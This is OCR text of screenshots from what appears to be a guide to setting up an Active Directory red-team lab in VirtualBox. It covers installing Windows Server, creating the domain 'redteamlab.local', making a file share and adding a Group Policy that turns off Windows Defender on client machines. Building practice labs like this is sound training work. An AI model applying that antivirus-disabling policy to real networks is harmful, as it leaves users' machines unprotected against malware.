

Windows Setup
Select the operating system you want to install
Operating system
Architecture
Date modified
Windows Server 2019 Standard Evaluation
x64
9/7/2019
Windows Server 2019 Standard Evaluation (Desktop Experien...
x64
9/7/2019
Windows Server 2019 Datacenter Evaluation
x64
9/7/2019
Windows Server 2019 Datacenter Evaluation (Desktop Experi...
x64
9/7/2019
Description:
This option installs the full Windows graphical environment, consuming extra drive space. It can be useful if you want to use the Windows desktop or have an app that requires it.
Next



Windows Server 2019 (DC) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Optical Drives
Audio
Network
USB
Webcams
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...



This PC
File
Computer
View
This PC
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Folders (7)
Devices and drives (2)
Local Disk (C:)
41.6 GB free of 59.4 GB
CD Drive (D:) VirtualBox Guest Additions
0 bytes free of 58.1 MB
Install the VirtualBox Guest Additions



Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
sysdm.cpl
This task will be created with administrative privileges.
OK
Cancel
Browse...



System Properties
Computer Name
Hardware
Advanced
Remote
Windows uses the following information to identify your computer on the network.
Computer description:
For example: "IIS Production Server" or "Accounting Server".
Full computer name:
WIN-T2VQB8JVRJ2
Workgroup:
WORKGROUP
To rename this computer or change its domain or workgroup, click Change.
Change...
OK
Cancel
Apply



Network
File
Network
View
Network
Network discovery and file sharing are turned off. Network computers and devices are not visible. Click to change...
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
This PC
Network
1
This folder is empty.
Network
Network discovery is turned off. Network computers and devices are not visible. Please turn on network discovery in Network and Sharing Center.
2
OK



Network
File
Network
View
Network
Search Network
Network discovery and file sharing are turned off. Click to change...
1
Turn on network discovery and file sharing
2
Open Network and Sharing Center
This folder is
Quick access
Desktop
Downloads



Manage
Tools
View
Help
Add Roles and Features
Remove Roles and Features
Add Servers
Create Server Group
Server Manager Properties



Add Roles and Features Wizard
Select installation type
DESTINATION SERVER
DC1
Before You Begin
Installation Type
1
Server Selection
Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).
Role-based or feature-based installation
2
Configure a single server by adding roles, role services, and features.
Remote Desktop Services installation
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.
3
< Previous
Next >
Install
Cancel



1
Manage
Tools
View
Help
Post-deployment Configura...
Configuration required for Active Directory Domain Services at DC1
Promote this server to a domain controller
2
Task Details



Active Directory Domain Services Configuration Wizard
Deployment Configuration
TARGET SERVER
DC1
Deployment Configuration
Domain Controller Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Select the deployment operation
Add a domain controller to an existing domain
Add a new domain to an existing forest
Add a new forest
1
Specify the domain information for this operation
Root domain name:
redteamlab.local
2
More about deployment configurations
3
< Previous
Next >
Install
Cancel


REDTEAMLAB\Administrator


Group Policy Management
File
Action
View
Window
Help
Group Policy Management
Forest: redteamlab.local
Domains
redteamlab.local
Default Domain Policy
Domain Controllers
Group Policy Objects
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
redteamlab.local
Status
Linked Group Policy Objects
This page shows the status of Activ
Status Details
DC1 redteamlab.local
No Infrastructure Status information



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: redteamlab.local
Domains
redteamlab.local
Default Domain Policy
Disable AntiVirus on Client Systems
Domain Controllers
Group Policy Objects
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
1
Disable AntiVirus on Client Systems
Scope Details Settings Delegation
Links
Display links in this location
redteamlab.local
Edit...
Enforced
Link Enabled
Save Report...
View
New Window from Here
2
Enforced
No



Turn off Windows Defender Antivirus
Turn off Windows Defender Antivirus
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
1
Comment:
Supported on:
At least Windows Vista
Options:
Help:
This policy setting turns off Windows Defender Antivirus.
If you enable this policy setting, Windows Defender Antivirus does not run, and computers are not scanned for malware or other potentially unwanted software.
If you disable or do not configure this policy setting, by default Windows Defender Antivirus runs and computers are scanned for malware and other potentially unwanted software.
3
2
OK
Cancel
Apply



Server Manager
Server Manager • File and Storage Services • Shares
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 3 total
TASKS
Filter
Share
Local Path
Protocol
Availability Type
DC1 (3)
DataShare
c:\CorporateFileShare
SMB
Not Clustered
NETLOGON
C:\Windows\SYSVOL\sysvol\redte...
SMB
Not Clustered
SYSVOL
C:\Windows\SYSVOL\sysvol
SMB
Not Clustered

